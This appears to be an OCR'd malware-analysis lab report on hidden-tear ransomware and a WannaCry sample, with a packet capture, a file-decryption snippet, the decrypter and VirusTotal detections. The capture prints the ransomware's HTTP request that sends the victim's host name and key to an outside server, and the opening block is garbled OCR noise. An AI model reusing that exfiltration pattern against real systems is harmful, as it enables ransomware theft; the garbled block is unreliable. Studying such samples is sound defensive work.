
```
□H□l□ □6□h□t8□p8s8:"/paDco□u□n□1,.□g□□l
he□□□2my□&n□□-@=m□uiH□"D□t□=s
&□xD□<?xml version="1.t0□□□c□d□□g□□UTF-8"□?>
<Np□□□P□defa□ultC□ch□B%□O□NFIGD7R□\]□□□USE□NAM□□@□HO□T□□□o□utp□□h□
 wn□□□□d□□Rat□□!.5$□cle□rW□0□qPC□m□n□□t□□□0 □<Pr□ofiFs□/I□□$□□Ll
 □□□st0dmlB□□y□9□F□□Z□□a3XqS8et□qs4□9□□□am□}Us□□P□□v□□□□Q1□
 □3□L}□□□□□c□vvp{r□□>0/7□1f{wj860□8□h□g□r7□□Ex□F?T□IWP□C6□b0□□d□□
 B□↑□□o□%□□|hPp:q/uiH.□□z□□-□a□j□ctP.□g□□□h□□□□□□□X□d□□□No{R□□□□
 □□w□M□□E□□F□□ply□fvrLb□$kIw□T□↑□AZH2□=o{□□D□bu□↑□P□l□t9□L□7wn□
 s□□9□□fzsr□□$Q□□abl□"V□AMl□|>tr□□|□H□□□/U□R□$□□□O□u2$□;5□□AEy□j5□
 =ER□X,>pM5y□F□□□□D2L1 *b□□□□10>:□□C;)2:□□□Mr□x□□Ief&cn_□V□□w□□□
 >L□\d□7□,PV□Am□□□□(p#$□0Lk□b□wTv□f□↑□iiz□(□2)□□419□30□H□A□
 D*+Htv6)14G\□□K<□p-
□iT.□m□~d□□□=%□□x□□t□□□?4□h□□8h□3□u□t>3□p□□/w>□d7□L□Y□T^qNu□D/(>□□
 y7FHE□S<□O8□t□□□□_□:d□`□]t□#□1□H□□5□V□I□r□□□□□□e□5□66□□a□"□□
 □nfoh□R>□□1tC□L□A□T;□6rx□□□□>□□□c□□□□>□ )s9t;Nu,b□□ofiTl\□,□□□As□□□
 B"□□y8□□□Au□{□<□□.|□wpEb□□□c□f□□H□c□on□
op.□□□Adhtml□↑□□□m□)□□□□□□jjav□
s□□8lu□m4□□□k□d5□□□o□s□□g□ tc□□s□□^>□□o□y□q\□□□ss8□□□q□ vg□\□□
```


```
□□□ <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
    <Settings>
        <Setting name="Use Pasv mode">1</Setting>
        <Setting name="Limit local ports">0</Setting>
        <Setting name="Limit ports low">6000</Setting>
        <Setting name="Limit ports high">7000</Setting>
        <Setting name="External IP mode">0</Setting>
        <Setting name="External IP"></Setting>
        <Setting name="External address resolver">http://ip.filezilla-project
 .org/ip.php</Setting>
        <Setting name="Last resolved IP"></Setting>
        <Setting name="No external ip on local conn">1</Setting>
        <Setting name="Pasv reply fallback mode">0</Setting>
        <Setting name="Timeout">20</Setting>
        <Setting name="Logging Debug Level">0</Setting>
        <Setting name="Logging Raw Listing">0</Setting>
        <Setting name="fzsftp executable"></Setting>
        <Setting name="Allow transfermode fallback">1</Setting>
```


```
n

Window: Search Pane

otepad

Window: new  1 - Notepad++

i

Window: *new  1 - Notepad++

thdshfhasdlf jas jdflahslfdh ashflhsklf asjf lahshl ashflahsflhhfl ashasdl
 fhlshdf hasklfhls hfahflasf

 s

fas fashfdl ahshglhas lkjaslkhf lahsghalsjlasdflhalshf hasglha sldfhlhaslhg as
```


```
if "lockedfile" in fname:
    global counter
    fname_w_e = os.path.splitext(fname)[0]
    if debug:
        print("Opening fname: "+fname)
    fd = open(fname, "rb")
    data = fd.read()
    fd.close()
    if debug:
        print("Closed fname: "+fname)
    ddata = des3_decrypt(password, iv, data, debug)
    rdata = ddata.decode("base64")
    if debug:
        print("Opening fname_w_e: "+fname_w_e)
    fd = open(fname_w_e, "wb")
    fd.write(rdata)
    fd.close()
    if debug:
        print("Closed fname_w_e: "+fname_w_e)
    if debug:
        print("File processed correctly: "+fname)
    if remove:
        os.remove(fname)
        if debug:
            print("File removed correctly: "+fname)
    counter += 1
```


This PC
Desktop
Name
Date modified
Type
Size
Well
21-03-2019 10:21
File folder
hosts.docx.locked
21-03-2019 10:19
LOCKED File
1 KB
READ_IT
21-03-2019 10:19
Text Document
1 KB
READ_IT.txt.locked
21-03-2019 10:19
LOCKED File
1 KB



READ_IT.txt - Notepad
File Edit Format View Help



hidden_tear_final.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
No. Source Destination Protocol Length Info User-Agent
192.168.153.144 117.18.232.200 TCP 54 51713 → 80 [ACK] Seq=1 Ack=4840969 Win=64240 Len=0
117.18.232.200 192.168.153.144 TCP 1506 80 → 51713 [PSH, ACK] Seq=4840969 Ack=1 Win=64240 Len=1452
117.18.232.200 192.168.153.144 TCP 1506 80 → 51713 [PSH, ACK] Seq=4842421 Ack=1 Win=64240 Len=1452
192.168.153.144 117.18.232.200 TCP 54 51713 → 80 [ACK] Seq=1 Ack=4843873 Win=64240 Len=0
117.18.232.200 192.168.153.144 TCP 1506 80 → 51713 [PSH, ACK] Seq=4843873 Ack=1 Win=64240 Len=1452
117.18.232.200 192.168.153.144 TCP 1506 80 → 51713 [PSH, ACK] Seq=4845325 Ack=1 Win=64240 Len=1452
192.168.153.144 117.18.232.200 TCP 54 51713 → 80 [ACK] Seq=1 Ack=4846777 Win=64240 Len=0
117.18.232.200 192.168.153.144 TCP 1506 80 → 51713 [PSH, ACK] Seq=4846777 Ack=1 Win=64240 Len=1452
117.18.232.200 192.168.153.144 TCP 1506 80 → 51713 [PSH, ACK] Seq=4848229 Ack=1 Win=64240 Len=1452
192.168.153.144 192.168.153.1 TCP 66 52666 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.153.1 192.168.153.144 TCP 66 80 → 52666 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.153.144 117.18.232.200 TCP 54 51713 → 80 [ACK] Seq=1 Ack=4849681 Win=64240 Len=0
192.168.153.144 192.168.153.1 TCP 54 52666 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
Frame 7444: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits)
Ethernet II, Src: Vmware_23:90:22 (00:0c:29:23:90:22), Dst: Vmware_c0:00:08 (00:50:56:c0:00:08)
Internet Protocol Version 4, Src: 192.168.153.144, Dst: 192.168.153.1
Transmission Control Protocol, Src Port: 52666, Dst Port: 80, Seq: 1, Ack: 1, Len: 131
Source Port: 52666
Destination Port: 80
[Stream index: 11]
[TCP Segment Len: 131]
Sequence number: 1 (relative sequence number)
[Next sequence number: 132 (relative sequence number)]
Acknowledgment number: 1 (relative ack number)
0000 00 50 56 c0 00 08 00 0c 29 23 90 22 08 00 45 00
0010 00 ab 7c 96 40 00 80 06 c9 d3 c0 a8 99 90 c0 a8
0020 99 01 cd ba 00 50 41 13 3c 45 b5 88 3c 01 50 18
0030 01 00 db 05 00 00 47 45 54 20 2f 68 69 64 64 65
0040 6e 2d 74 65 61 72 2f 77 72 69 74 65 2e 70 68 70
0050 3f 69 6e 66 6f 3d 44 45 53 4b 54 4f 50 2d 43 42
0060 52 45 53 32 32 2d 4e 69 70 75 6e 25 32 30 26 59
0070 6b 76 6b 21 6b 6b 52 79 67 72 62 4c 45 20 48 54
0080 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 77 77
hidden_tear_final.pcap
Packets: 126251 · Displayed: 126251 (100.0%) · Dropped: 0 (0.0%)
Profile: Default









```
GET /hidden-tear/write.php?info=DESKTOP-CBRES22-Nipun%20ajroR8/v0t/?/5& HTTP/1.1
Host: www.utkusen.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 21 Mar 2019 17:19:38 GMT
Server: Apache/2.4.37 (Win32) OpenSSL/1.0.2p PHP/5.6.39
X-Powered-By: PHP/5.6.39
Content-Length: 36
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

DESKTOP-CBRES22-Nipun ajroR8/v0t/?/5
```


hidden-tear-decrypter
21-03-2019 10:40
Application
214 KB
ht decrypter
Password:
Decrypt My Files
hidden tear decrypter
coded by Utku Sen(Jani) / utkusen.com


ht decrypter
Password:
ajroR8/v0t/?/5
Decrypt My Files
hidden tear decrypter
coded by Utku Sen(Jani) / utkusen.com


This PC
Desktop
Name
Date modified
Type
Size
Well
21-03-2019 10:21
File folder
hosts.docx
21-03-2019 10:19
Office Open XML ...
1 KB
READ_IT (2).txt
21-03-2019 10:19
Text Document
1 KB
READ_IT.txt
21-03-2019 10:19
Text Document
1 KB


VIRUSTOTAL
Analyze suspicious files and URLs to detect types of malware,
automatically share them with the security community
FILE
URL
SEARCH
URL, IP address, domain, or file hash


ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Sign in
62
/ 70
Community Score
62 engines detected this file
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
diskpart.exe
overlay
peexe
via-tor
3.35 MB
Size
2019-03-22 19:51:11 UTC
13 hours ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 10
Acronis Suspicious
Ad-Aware Trojan.Ransom.WannaCryptor.A
AegisLab Trojan.Win32.Wanna.ulc
AhnLab-V3 Trojan/Win32.WannaCryptor.R200571
ALYac Trojan.Ransom.WannaCryptor
Antiy-AVL Trojan[Ransom]/Win32.Scatter
Arcabit Trojan.Ransom.WannaCryptor.A
Avast Win32:WanaCry-A [Trj]
AVG Win32:WanaCry-A [Trj]
Avira TR/Ransom.JB
Baidu Win32.Trojan.WannaCry.c
BitDefender Trojan.Ransom.WannaCryptor.A
Bkav W32.RansomwareTBE.Trojan
CAT-QuickHeal Ransom.WannaCrypt.A4
ClamAV Win.Ransomware.WannaCry-6313787-0
Comodo Malware@#4gwtqo9z2tkf
CrowdStrike Falcon Win/malicious_confidence_100% (W)
Cybereason Malicious.5a5d21
Cylance Unsafe
Cyren W32/Trojan.ZTSA-8671
DrWeb Trojan.Encoder.11432
eGambit Trojan.Generic
Emsisoft Trojan.Ransom.WannaCryptor.A (B)
Endgame Malicious (high Confidence)

Basic Properties

MD5	84c82835a5d21bbcf75a61706d8ab549
SHA-1	5ff465afaabcbf0150d1a3ab2c2e74f3a4426467
SHA-256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Authentihash	4b2c4c7f06f5ffaeea6efc537f0aa66b0a30c7ccd7979c86c7f4f996002b99fd
Imphash	68f013d7437aa653a8a98a05807afeb1
SSDEEP	98304:QqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3x:QqPe1Cxcxk3ZAEUadzR8yc4gB
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	3.35 MB (3514368 bytes)

Signature Info

Signature Verification

File is not signed

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	DiskPart
Original Name	diskpart.exe
Internal Name	diskpart.exe
File Version	6.1.7601.17514 (win7sp1_rtm.101119-1850)


Portable Executable Info

History

Creation Time	2010-11-20 09:05:05
First Submission	2017-05-12 07:31:10
Last Submission	2019-03-22 16:13:24
Last Analysis	2019-03-22 19:51:11

Names

diskpart.exe
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
wannacry1.exe
WannaCry.exe
Unconfirmed_747342.crdownload
wcry.exe
wannacry.exe
WannaCry.EXE
skeet_loader.exe
00017176.exe
XeonWare_Loader_2.exe
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.bin
Chrome%20incognit%20history.EXE
wanncry.exe
wannacry 2.bin
File name
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.bin (1)
62


DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY 10
Graph Summary
5 contacted ips
2 overlay parents
10+ execution parents
10+ pe resource parents
10+ compressed parents

Network Analysis


DNS Requests

